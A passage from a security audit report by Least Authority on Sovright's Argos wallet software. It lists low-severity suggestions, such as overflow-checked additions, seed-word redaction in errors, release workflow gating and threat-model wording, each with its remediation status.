We recommend using `checked_add` for both additions.

**Status**
The Sovright team now uses `checked_add` in place of the `+` operator in both code locations.

**Verification**
Resolved.

## Suggestion 5: Reject a Zero Sapling Activation Height

**Location**
crates/zeck-core/src/lightwalletd.rs#L172-L181

**Synopsis**
A server reporting `sapling_activation_height == 0` skips the height comparison in the function `validate_lightwalletd_network`.



*This Security Audit Report makes no statements or warranties and is for discussion purposes only.*

#### Mitigation

We recommend rejecting a reported activation height of `0`, since real servers should always report the expected value.

#### Status

The Sovright team now returns an error for all activation heights except the expected value.

#### Verification

Resolved.

### Suggestion 6: Redact Mistyped Seed Words From Error Messages

#### Location

[crates/zeck-core/src/derivation.rs#L18-L19](crates/zeck-core/src/derivation.rs#L18-L19)

#### Synopsis

`bip0039`'s `UnknownWord` `Display` embeds the literal word, which is rendered in the GUI status line and CLI `stderr`. A typographical error is often only a single edit away from the intended word, so screenshots and pasted logs can leak it.

#### Mitigation

We recommend matching `UnknownWord` and reporting only the word index, never the literal word.

#### Status

The Sovright team now reports the word index of the incorrect seed phrase word in errors for mistyped seed phrases.

#### Verification

Resolved.

### Suggestion 7: Restrict the Release Tag Trigger

#### Location

[.github/workflows/release.yml](.github/workflows/release.yml)

#### Synopsis

Any account with push access can push a `v*` tag and start signing builds. Gating depends on the `release-sign` and `release-publish` environment settings, which are not verifiable from the tree.

#### Mitigation

We recommend confirming that both the `release-sign` and `release-publish` environments require review through an out-of-tree settings check.

#### Status

The Sovright team has documented the required-reviewer environment gate in-tree in `release.yml` and `THREAT_MODEL.md`. It also confirmed in repository settings that both `release-sign` and `release-publish` require reviewer approval.



*This Security Audit Report makes no statements or warranties and is for discussion purposes only.*

#### Verification

Resolved.

## Suggestion 8: Remove the Unused reveal_item_in_dir Grant

#### Location

`gui/src-tauri/capabilities/default.json`

#### Synopsis

The `reveal_item_in_dir` capability is included as part of the `opener:default` grant, but it is unscoped and unused by the application.

#### Mitigation

We recommend removing the unused `reveal_item_in_dir` grant as part of the broader change that replaces `opener:default` with a narrow, allowlisted command.

#### Status

The Sovright team has addressed this suggestion through its remediation of Issue D.

#### Verification

Resolved.

## Suggestion 9: Lock Sensitive Data to Volatile Memory

#### Synopsis

The threat model document states that Argos avoids writing sensitive data, specifically the wallet seed phrase, to disk. It also explicitly identifies writing such data to swap as a threat. At the same time, it notes that the secrecy crate used by Argos does not protect against that threat.

#### Mitigation

We recommend considering alternatives to the `secrecy` crate that include measures to prevent the operating system from writing sensitive data to swap, such as `secrets` or `shush-rs`.

#### Status

The Sovright team has decided not to implement this change to avoid introducing a `secrets` dependency on `libsodium`. Instead, it plans to advise users to encrypt or disable swap on their system. Our team acknowledges the rationale for this decision and views it as a viable course of action.

#### Verification

Resolved.

## Suggestion 10: Differentiate Threat Model From Threat Assessments

#### Location

`docs/THREAT_MODEL.md`

#### Synopsis

The Argos threat model document combines formal threat model elements, such as the definition of assets, adversaries, and assumptions, with threat assessments that describe the current state of the



*This Security Audit Report makes no statements or warranties and is for discussion purposes only.*

software against that model. This conflation makes it more difficult to evaluate the software's actual security posture.

#### Mitigation

We recommend clearly differentiating between the threat model itself and current assessments based on that model.

#### Status

The Sovright team has added clarifying remarks to the document that distinguish the model definition from point-in-time assessments.

#### Verification

Resolved.

## Suggestion 11: Clarify Presentation of Trust Relationships

#### Location

`docs/THREAT_MODEL.md`

#### Synopsis

The threat model document contains a section on trust boundaries. The term usually refers to the limit (boundary) up to which a given process trusts its own data or execution, namely, the point at which it assumes checks are not strictly necessary to preserve integrity. The section in question is better described as a list of trust relationships. Although these relationships are important to document, their interpretation is not always clear. For example:

> Argos ↔ `lightwalletd`: Untrusted server reachable only over TLS. Default endpoints [...] are configurable per scan.

This indicates that the server is not trusted and that TLS is used, but it does not explain how TLS relates to that trust decision. The configurability of endpoints appears less directly relevant in this context.

#### Mitigation

We recommend clarifying the terminology and wording used to describe trust relationships.

#### Status

The Sovright team has retitled the relevant section "Trust Relationships" and revised its content to more clearly communicate those relationships.

#### Verification

Resolved.

## Suggestion 12: Clarify Definition of Threat Actors

#### Location

`docs/THREAT_MODEL.md#L114`

#### Synopsis

The threat model document contains a section listing threat actors. However, many entries leave gaps, overlap with other entries, or are overly specific. Some appear detached from the table's goal of defining



*This Security Audit Report makes no statements or warranties and is for discussion purposes only.*

adversaries and their capabilities. Specifically, the “in scope” column is sometimes ambiguous. For example:

- The first entry pertains to a “curious local user with shell access” and is marked as in scope. It is unclear why this actor is qualified as “curious.” A malicious local user could be considered covered by the next entry, “malware running as a different unprivileged user,” but that entry is listed as out of scope.
- A “compromised upstream Rust dependency” is listed as “partially in scope.” However, it is not specified which aspects are in scope and which are not. This appears to refer to the fact that the implied type of vulnerability is partially defended against, but that does not define the actor.
- Similarly, an entry for “Hostile DNS / TLS-trust-store attacker” states “partially — `webpki` trust roots only,” referring to the fact that TLS certificates are validated through the platform trust store rather than pinned. Again, the actual definition is missing. In addition, the issue of a hostile DNS operator, while possibly related, is orthogonal.
- A “network observer on the local segment” is listed as in scope, but this is needlessly restrictive. It is not evident why network observers outside the local segment should be excluded.

#### Mitigation

We recommend revising this section to clarify what is being defined. As a concrete case, we recommend splitting the entry “Hostile DNS / TLS-trust-store attacker” to separately address hostile DNS users and actors capable of compromising the local TLS trust store.

#### Status

The Sovright team has improved the threat actors table, including the recommended distinction between hostile DNS operators and TLS trust compromises. However, some entries still include prose in the scope column that does not clearly define what is included in scope and what is excluded. We suggest further individual review. Ideally, actors should be classified so that the “in scope” column can contain a clear `Yes` or No determination.

#### Verification

Partially Resolved.

### Suggestion 13: Revise Priority of Asset “Recovery Report”

#### Location

`docs/THREAT_MODEL.md#L104`

#### Synopsis

The threat model lists the recovery report as the last item in the list of assets, which is described as being “in rough priority order.” It is preceded by workspace contents and the block cache. The latter is listed because it can leak an upper bound on which wallets have been scanned. Because the recovery report document contains many pieces of information that would also be found in the workspace, it appears more sensitive than the block cache.

#### Mitigation

We recommend moving the recovery report above the block cache in the list of assets.

#### Status

The Sovright team has changed the ordering as recommended.



*This Security Audit Report makes no statements or warranties and is for discussion purposes only.*

**Verification**

Resolved.



*This Security Audit Report makes no statements or warranties and is for discussion purposes only.*

# About Least Authority

Founded in 2011 and based in Berlin, Germany, since 2016, Least Authority provides security consulting for privacy-preserving technologies and decentralized systems. We are committed to transparency, openness, and advancing secure digital infrastructure.

We believe that people have a fundamental right to privacy and that secure solutions enable people to use the internet and other connected technologies more freely. Our security consulting services help teams make their solutions more resistant to unauthorized access and unintended system manipulation. We support teams from the design phase through production launch and beyond.

Our team has experience reviewing code for security vulnerabilities and specific attack vectors in multiple languages, including Rust, Go, Python, C, C++, Solidity, Cairo, Circom, Noir, Haskell, OCaml, TypeScript, Swift, ZoKrates, and others. We have reviewed implementations of cryptographic protocols and distributed system architecture in blockchains, payments, smart contracts, zero-knowledge protocols, and consensus protocols. Additionally, we use various tools to scan code and networks and build custom tools as necessary.

For more information about our security consulting, please visit:
https://leastauthority.com/security-consulting.

# Our Methodology

We use a transparent review process that provides the project team visibility into our findings, assumptions, and remediation considerations throughout the audit. The goals of our security audits are to improve the quality of the systems we review and support sufficient remediation to help protect users. The following is the methodology we use in our security audit process.

## Code Review

In manually reviewing all of the code, we identify potential issues, including those related to code logic, error handling, cryptographic implementations, and correctness with respect to specifications, standards, and best practices. We also evaluate areas where more defensive programming could reduce the risk of future mistakes and accelerate future audits. Although our primary focus is on the in-scope code, we examine dependency code and behavior when it is relevant to a particular line of investigation.

When appropriate, we also use artificial intelligence (AI) to support the efficiency of our security audits without reducing rigor or reliability. AI-assisted outputs are carefully guided, reviewed, and validated by our team so that conclusions remain accurate and defensible. This supports stronger audit decisions, not only faster review.

## Vulnerability Analysis

Our audit techniques include manual code analysis, user interface interaction, and white box penetration testing, supplemented by various tools, including AI, that support the code review process. Discussions with the development team help clarify their vision for the software. Installing and using the relevant software helps us understand user interactions and roles, while also informing our analysis of threat models and attack surfaces. Design documentation, relevant papers, other audit results, similar projects, source code dependencies, and open issue tickets may also be reviewed to inform the analysis. We



*This Security Audit Report makes no statements or warranties and is for discussion purposes only.*

identify potential vulnerabilities, and, when appropriate, create issue entries. For each entry, we follow the issue investigation and remediation process described below.

## Documenting Results

We follow a conservative and transparent process for analyzing potential security vulnerabilities and supporting successful remediation. Whenever a potential issue is identified, we raise it with the client through a dedicated secure communication channel to discuss its validity and impact, to the extent these can be determined at that stage. This process allows potentially relevant findings to be reviewed with the client early, before they are documented in greater detail in the initial audit report. For each confirmed issue, we assess impact and feasibility and use those ratings to determine the overall severity, following the OWASP Risk Severity Matrix.

## Suggested Solutions

We identify immediate and comprehensive mitigations available to live deployments and then suggest remediation requirements for future releases. When code is already deployed in production, we include mitigation strategies in the report to provide interim support until appropriate remediation is available. The mitigation and remediation recommendations should be reviewed by the development team and deployment engineers. After delivering the Initial Audit Report, we remain available to support implementation of the proposed mitigations and remediations before the verification review.

Development teams should address findings in an order and with an urgency that prioritizes the security of their users. Findings should be addressed as soon as possible, but remediation should be carried out pragmatically and should not cause unnecessary disruption to project timelines.

Although issues must be handled on a case-by-case basis, we work toward a resolution timeline that balances the impact on users and the needs of the project team.

## Resolutions & Publishing

Once the findings are comprehensively addressed, we complete a verification review to assess whether the issues and suggestions have been sufficiently addressed. When this analysis is complete, we update the report and provide a Final Audit Report that can be published in full. If any critical issues remain, we recommend that the Final Audit Report not be published and that users and other stakeholders be alerted to the impact. We encourage all findings to be addressed and the Final Audit Report to be shared publicly to support transparency and advance security knowledge within the industry.



*This Security Audit Report makes no statements or warranties and is for discussion purposes only.*